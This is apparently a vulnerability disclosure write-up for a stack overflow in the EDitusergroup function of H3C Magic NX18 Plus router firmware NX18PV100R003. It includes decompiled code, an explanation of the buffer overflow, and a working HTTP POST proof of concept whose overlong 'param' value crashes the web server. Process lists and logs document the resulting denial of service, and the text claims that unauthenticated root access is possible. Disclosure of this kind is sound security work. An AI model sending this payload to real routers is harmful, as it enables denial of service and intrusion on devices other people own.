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img	4 months ago
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
H3C Magic NX18 Plus NX18PV100R003 has a stack overflow vulnerability

Overview

- Manufacturer's website information： https://www.h3c.com/
- Firmware download address ： https://www.h3c.com/cn/d_202103/1389284_30005_0.htm

Product Information

H3C NX18 Plus NX18PV100R003 router, the latest version of simulation overview：



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Magic NX18 Plus路由器

H3C NX18PV100R003 软件版本及说明书

软件名称: H3C NX18PV100R003 软件版本及说明书

发布日期: 2021/3/9 11:32:54

下载:

- H3C NX18PV100R003 版本说明书.pdf(889.01 KB)
- NX18PV100R003.zip(12.65 MB)

软件说明:

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
Vulnerability details

The H3C NX18 Plus NX18PV100R003 router was found to have a stack overflow vulnerability in the EDitusergroup function. An attacker can obtain a stable root shell through a carefully constructed payload.



```
int v24[4]; // [sp+CB8h] [-1Ch] BYREF
char *v25[3]; // [sp+CC8h] [-Ch] BYREF

memset(v23, 0, sizeof(v23));
memset(v22, 0, sizeof(v22));
memset(v24, 0, sizeof(v24));
memset(v18, 0, sizeof(v18));
memset(v17, 0, sizeof(v17));
memset(v16, 0, sizeof(v16));
memset(v21, 0, sizeof(v21));
memset(v20, 0, sizeof(v20));
memset(v19, 0, sizeof(v19));
v2 = (const char *)websgetvar(a1, "param", "");
if ( !v2 )
  return -1;
v3 = v2;
getElement(v24, v2, ';', 1);
v4 = atoi((const char *)v24);
```

![image-20220723170038939](D:\vuln\H3C\NX18 Plus\20\img\image-20220723170038939.png)


The `param` we entered in the `EDitusergroup` function uses the `getElement` function to split the string.The getElement function splits the string by matching `a3` (the value of a3 is ";").Although the getElement function also limits the size of the copied string, it does not play an effective role. `v24` is the location where the split string is saved. It is only 4 * 4 in size. As long as the size of the data we enter is greater than the size of `v24` and does not exceed the size limited by the getElement function (the size limited by the getElement function is 64), it will lead to stack overflow.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:


1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/aspForm HTTP/1.1
Host: 192.168.124.1:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://121.226.152.63:8443/router_password_mobile.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 536
Origin: https://192.168.124.1:80
DNT: 1
Connection: close
Cookie: LOGIN_PSD_REM_FLAG=0; PSWMOBILEFLAG=true
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

CMD=EDitusergroup&param=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```




```
 8927 *root            SW   [kworker/2:1]
 9128 *root            SW   [kworker/0:0]
 9153 *root            SW   [kworker/3:0]
 9251 *root            SW   [kworker/2:2]
 9572 *root            SW   [kworker/0:1]
 9594 *root            SW   [kworker/3:2]
10466 *root       4308 S    /bin/webs &
10506 *root        760 S    -mwcli
10513 *root            SW   [kworker/0:2]
10516 *root        764 S    /bin/sh
10517 *root        764 R    ps
26984 *root       1040 S    telnetd
/ #
```

The picture above shows the process information before we send poc.



```
 8622 *root            SW   [kworker/u8:1]
 8920 *root            SW   [kworker/1:0]
 8927 *root            SW   [kworker/2:1]
 9128 *root            SW   [kworker/0:0]
 9153 *root            SW   [kworker/3:0]
 9251 *root            SW   [kworker/2:2]
 9572 *root            SW   [kworker/0:1]
 9594 *root            SW   [kworker/3:2]
10506 *root        760 S    -mwcli
10513 *root            SW   [kworker/0:2]
10516 *root       1544 S    /bin/sh
10541 *root       4352 S    /bin/webs &
10549 *root        828 R    ps
26984 *root       1040 S    telnetd
/ #
```

In the picture above, we can see that the PID has changed since we sent the POC.




日志信息

提示：点击日志信息的各属性标题，可进行排序；双击日志表项，可查看该日志详细信息和操作建议。

查询项：日期　　关键字：请选择

	日期时间	级别	信息来源	信息内容
!	2022-07-23 17:54:37	error	系统	webs进程已重启。

The picture above is the log information.




连接超时

192.168.124.1 的服务器响应时间过长。

- 此站点暂时无法使用或者太过忙碌。请过几分钟后再试。
- 如果您无法载入任何网页，请检查您计算机的网络连接状态。
- 如果您的计算机或网络受到防火墙或者代理服务器的保护，请确认 Firefox 已被授权访问网络。

By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).



```
BusyBox v1.2.0 (2021.02.28-08:30+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

/ # ls -l
drwxrwxr-x    2 1003     1003         8818 Feb 28  2021 www
drwxrwxrwt   11 *root    root          260 Jul 23 14:09 var
drwxrwxr-x    5 1003     1003           49 Feb 28  2021 usr
drwxrwxr-x    3 1003     1003           26 Feb 28  2021 uclibc
lrwxrwxrwx    1 1003     1003            7 Feb 28  2021 tmp -> var/tmp
dr-xr-xr-x   12 *root    root            0 Jan  1  1970 sys
lrwxrwxrwx    1 1003     1003            3 Feb 28  2021 sbin -> bin
dr-xr-xr-x   98 *root    root            0 Jan  1  1970 proc
drwxrwxr-x    2 1003     1003            3 Feb 28  2021 plugin
drwxr-xr-x    9 *root    root            0 Jan  1  1970 mnt
lrwxrwxrwx    1 1003     1003            3 Feb 28  2021 lib32 -> lib
drwxrwxr-x    4 1003     1003         1985 Feb 28  2021 lib
lrwxrwxrwx    1 1003     1003            9 Feb 28  2021 init -> sbin/init
drwxrwxr-x    2 1003     1003            3 Feb 28  2021 home
drwxrwxrwt   11 *root    root          920 Jan  1  1970 etc
drwxrwxr-x    4 1003     1003         1587 Feb 28  2021 dev
drwxr-xr-x    2 1003     1003         1868 Feb 28  2021 bin
/ #
```

Finally, you also can write exp to get a stable root shell without authorization.